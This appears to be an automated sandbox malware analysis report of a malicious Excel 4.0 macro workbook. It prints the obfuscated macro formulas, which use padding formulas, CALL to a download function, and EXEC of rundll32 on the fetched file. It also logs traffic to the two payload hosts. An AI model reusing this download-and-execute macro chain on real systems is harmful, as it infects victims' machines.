CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0
.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(befor
e.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SU
MXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!B
C29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&D
oc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDET
ERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(5
6241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(562414
52475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:44:46.316456079 CEST	49716	443	192.168.2.6	192.185.39.58
May 12, 2021 12:44:46.474916935 CEST	443	49716	192.185.39.58	192.168.2.6
May 12, 2021 12:44:46.475095034 CEST	49716	443	192.168.2.6	192.185.39.58
May 12, 2021 12:44:46.476066113 CEST	49716	443	192.168.2.6	192.185.39.58
May 12, 2021 12:44:46.634386063 CEST	443	49716	192.185.39.58	192.168.2.6
May 12, 2021 12:44:46.638175011 CEST	443	49716	192.185.39.58	192.168.2.6
May 12, 2021 12:44:46.638199091 CEST	443	49716	192.185.39.58	192.168.2.6
May 12, 2021 12:44:46.638211012 CEST	443	49716	192.185.39.58	192.168.2.6
May 12, 2021 12:44:46.638281107 CEST	49716	443	192.168.2.6	192.185.39.58
May 12, 2021 12:44:46.654664993 CEST	49716	443	192.168.2.6	192.185.39.58
May 12, 2021 12:44:46.852906942 CEST	443	49716	192.185.39.58	192.168.2.6
May 12, 2021 12:44:46.853050947 CEST	49716	443	192.168.2.6	192.185.39.58
May 12, 2021 12:44:46.853904963 CEST	49716	443	192.168.2.6	192.185.39.58
May 12, 2021 12:44:47.052561045 CEST	443	49716	192.185.39.58	192.168.2.6
May 12, 2021 12:44:47.052829027 CEST	443	49716	192.185.39.58	192.168.2.6
May 12, 2021 12:44:47.052928925 CEST	49716	443	192.168.2.6	192.185.39.58
May 12, 2021 12:44:47.053153992 CEST	49716	443	192.168.2.6	192.185.39.58
May 12, 2021 12:44:47.053258896 CEST	443	49716	192.185.39.58	192.168.2.6
May 12, 2021 12:44:47.053344011 CEST	49716	443	192.168.2.6	192.185.39.58
May 12, 2021 12:44:47.132565975 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:47.211364985 CEST	443	49716	192.185.39.58	192.168.2.6
May 12, 2021 12:44:47.290901899 CEST	443	49718	192.185.32.232	192.168.2.6
May 12, 2021 12:44:47.291033030 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:47.291563988 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:47.449702978 CEST	443	49718	192.185.32.232	192.168.2.6
May 12, 2021 12:44:47.455018997 CEST	443	49718	192.185.32.232	192.168.2.6
May 12, 2021 12:44:47.455040932 CEST	443	49718	192.185.32.232	192.168.2.6
May 12, 2021 12:44:47.455056906 CEST	443	49718	192.185.32.232	192.168.2.6
May 12, 2021 12:44:47.455118895 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:47.455184937 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:47.465003967 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:47.623920918 CEST	443	49718	192.185.32.232	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:44:47.624044895 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:47.624785900 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:47.824232101 CEST	443	49718	192.185.32.232	192.168.2.6
May 12, 2021 12:44:48.207611084 CEST	443	49718	192.185.32.232	192.168.2.6
May 12, 2021 12:44:48.207792044 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:48.207849979 CEST	443	49718	192.185.32.232	192.168.2.6
May 12, 2021 12:44:48.207920074 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:48.208959103 CEST	49718	443	192.168.2.6	192.185.32.232
May 12, 2021 12:44:48.367919922 CEST	443	49718	192.185.32.232	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:44:24.263200998 CEST	63791	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:24.314917088 CEST	53	63791	8.8.8.8	192.168.2.6
May 12, 2021 12:44:25.050570965 CEST	64267	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:25.102034092 CEST	53	64267	8.8.8.8	192.168.2.6
May 12, 2021 12:44:25.159260988 CEST	49448	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:25.217367887 CEST	53	49448	8.8.8.8	192.168.2.6
May 12, 2021 12:44:28.317363977 CEST	60342	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:28.369586945 CEST	53	60342	8.8.8.8	192.168.2.6
May 12, 2021 12:44:29.611494064 CEST	61346	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:29.660176039 CEST	53	61346	8.8.8.8	192.168.2.6
May 12, 2021 12:44:30.735481977 CEST	51774	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:30.784148932 CEST	53	51774	8.8.8.8	192.168.2.6
May 12, 2021 12:44:32.285633087 CEST	56023	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:32.337326050 CEST	53	56023	8.8.8.8	192.168.2.6
May 12, 2021 12:44:39.538434982 CEST	58384	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:39.597692013 CEST	53	58384	8.8.8.8	192.168.2.6
May 12, 2021 12:44:40.846893072 CEST	60261	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:40.919538975 CEST	53	60261	8.8.8.8	192.168.2.6
May 12, 2021 12:44:41.027426958 CEST	56061	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:41.079509020 CEST	53	56061	8.8.8.8	192.168.2.6
May 12, 2021 12:44:41.348287106 CEST	58336	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:41.419614077 CEST	53	58336	8.8.8.8	192.168.2.6
May 12, 2021 12:44:42.352653980 CEST	58336	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:42.424568892 CEST	53	58336	8.8.8.8	192.168.2.6
May 12, 2021 12:44:43.455909014 CEST	58336	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:43.513050079 CEST	53	58336	8.8.8.8	192.168.2.6
May 12, 2021 12:44:45.464402914 CEST	58336	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:45.522991896 CEST	53	58336	8.8.8.8	192.168.2.6
May 12, 2021 12:44:45.920775890 CEST	53781	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:45.969679117 CEST	53	53781	8.8.8.8	192.168.2.6
May 12, 2021 12:44:46.253247976 CEST	54064	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:46.313551903 CEST	53	54064	8.8.8.8	192.168.2.6
May 12, 2021 12:44:47.015094995 CEST	52811	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:47.063780069 CEST	53	52811	8.8.8.8	192.168.2.6
May 12, 2021 12:44:47.071569920 CEST	55299	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:47.129045010 CEST	53	55299	8.8.8.8	192.168.2.6
May 12, 2021 12:44:49.573952913 CEST	58336	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:49.631375074 CEST	53	58336	8.8.8.8	192.168.2.6
May 12, 2021 12:44:52.449340105 CEST	63745	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:52.498203039 CEST	53	63745	8.8.8.8	192.168.2.6
May 12, 2021 12:44:53.276541948 CEST	50055	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:53.328140974 CEST	53	50055	8.8.8.8	192.168.2.6
May 12, 2021 12:44:54.122028112 CEST	61374	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:54.173603058 CEST	53	61374	8.8.8.8	192.168.2.6
May 12, 2021 12:44:55.400471926 CEST	50339	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:55.452194929 CEST	53	50339	8.8.8.8	192.168.2.6
May 12, 2021 12:44:56.815799952 CEST	63307	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:56.867192984 CEST	53	63307	8.8.8.8	192.168.2.6
May 12, 2021 12:44:57.634916067 CEST	49694	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:57.683451891 CEST	53	49694	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:44:58.476036072 CEST	54982	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:58.524842024 CEST	53	54982	8.8.8.8	192.168.2.6
May 12, 2021 12:44:58.625479937 CEST	50010	53	192.168.2.6	8.8.8.8
May 12, 2021 12:44:58.698782921 CEST	53	50010	8.8.8.8	192.168.2.6
May 12, 2021 12:45:18.614808083 CEST	63718	53	192.168.2.6	8.8.8.8
May 12, 2021 12:45:18.676827908 CEST	53	63718	8.8.8.8	192.168.2.6
May 12, 2021 12:45:34.949121952 CEST	62116	53	192.168.2.6	8.8.8.8
May 12, 2021 12:45:35.952476978 CEST	62116	53	192.168.2.6	8.8.8.8
May 12, 2021 12:45:36.968313932 CEST	62116	53	192.168.2.6	8.8.8.8
May 12, 2021 12:45:36.970478058 CEST	53	62116	8.8.8.8	192.168.2.6
May 12, 2021 12:45:36.971956968 CEST	53	62116	8.8.8.8	192.168.2.6
May 12, 2021 12:45:37.030227900 CEST	53	62116	8.8.8.8	192.168.2.6
May 12, 2021 12:45:38.484458923 CEST	63816	53	192.168.2.6	8.8.8.8
May 12, 2021 12:45:38.557985067 CEST	53	63816	8.8.8.8	192.168.2.6
May 12, 2021 12:46:04.007652044 CEST	55014	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:04.069338083 CEST	53	55014	8.8.8.8	192.168.2.6
May 12, 2021 12:46:04.262099028 CEST	62208	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:04.330178022 CEST	53	62208	8.8.8.8	192.168.2.6
May 12, 2021 12:46:26.039551973 CEST	57574	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:26.183321953 CEST	53	57574	8.8.8.8	192.168.2.6
May 12, 2021 12:46:26.995901108 CEST	51818	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:27.053250074 CEST	53	51818	8.8.8.8	192.168.2.6
May 12, 2021 12:46:27.611654997 CEST	56628	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:27.762397051 CEST	53	56628	8.8.8.8	192.168.2.6
May 12, 2021 12:46:28.175860882 CEST	60778	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:28.224622965 CEST	53	60778	8.8.8.8	192.168.2.6
May 12, 2021 12:46:28.737785101 CEST	53799	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:28.798374891 CEST	53	53799	8.8.8.8	192.168.2.6
May 12, 2021 12:46:28.825838089 CEST	54683	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:28.899080038 CEST	53	54683	8.8.8.8	192.168.2.6
May 12, 2021 12:46:29.353830099 CEST	59329	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:29.617561102 CEST	53	59329	8.8.8.8	192.168.2.6
May 12, 2021 12:46:30.070131063 CEST	64021	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:30.130465031 CEST	53	64021	8.8.8.8	192.168.2.6
May 12, 2021 12:46:31.049885988 CEST	56129	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:31.110047102 CEST	53	56129	8.8.8.8	192.168.2.6
May 12, 2021 12:46:32.009926081 CEST	58177	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:32.070034027 CEST	53	58177	8.8.8.8	192.168.2.6
May 12, 2021 12:46:32.501122952 CEST	50700	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:32.558192015 CEST	53	50700	8.8.8.8	192.168.2.6
May 12, 2021 12:46:50.557670116 CEST	54069	53	192.168.2.6	8.8.8.8
May 12, 2021 12:46:50.630111933 CEST	53	54069	8.8.8.8	192.168.2.6

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 12, 2021 12:45:36.972040892 CEST	192.168.2.6	8.8.8.8	d0fd	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 12:44:46.253247976 CEST	192.168.2.6	8.8.8.8	0xe65a	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 12:44:47.071569920 CEST	192.168.2.6	8.8.8.8	0xe5f	Standard query (0)	fcventasservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 12:44:46.313551903 CEST	8.8.8.8	192.168.2.6	0xe65a	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 12:44:47.129045010 CEST	8.8.8.8	192.168.2.6	0xe5f	No error (0)	fcventasservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 12:45:36.970478058 CEST	8.8.8.8	192.168.2.6	0x66b3	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 12:45:36.971956968 CEST	8.8.8.8	192.168.2.6	0x66b3	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 12:45:37.030227900 CEST	8.8.8.8	192.168.2.6	0x66b3	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 12:44:46.638211012 CEST	192.185.39.58	443	192.168.2.6	49716	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 30 17:00:25 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 12:44:47.455056906 CEST	192.185.32.232	443	192.168.2.6	49718	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 14:01:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6764 Parent PID: 792

General

Start time:	12:44:38
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x3f0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B2F9449.tmp	success or wait	1	56495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A59EEB34.tmp	success or wait	1	56495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	4620F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	46211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	46213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	46213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7064 Parent PID: 6764

General

Start time:	12:44:47
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0x190000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7088 Parent PID: 6764

General

Start time:	12:44:47
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0x190000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis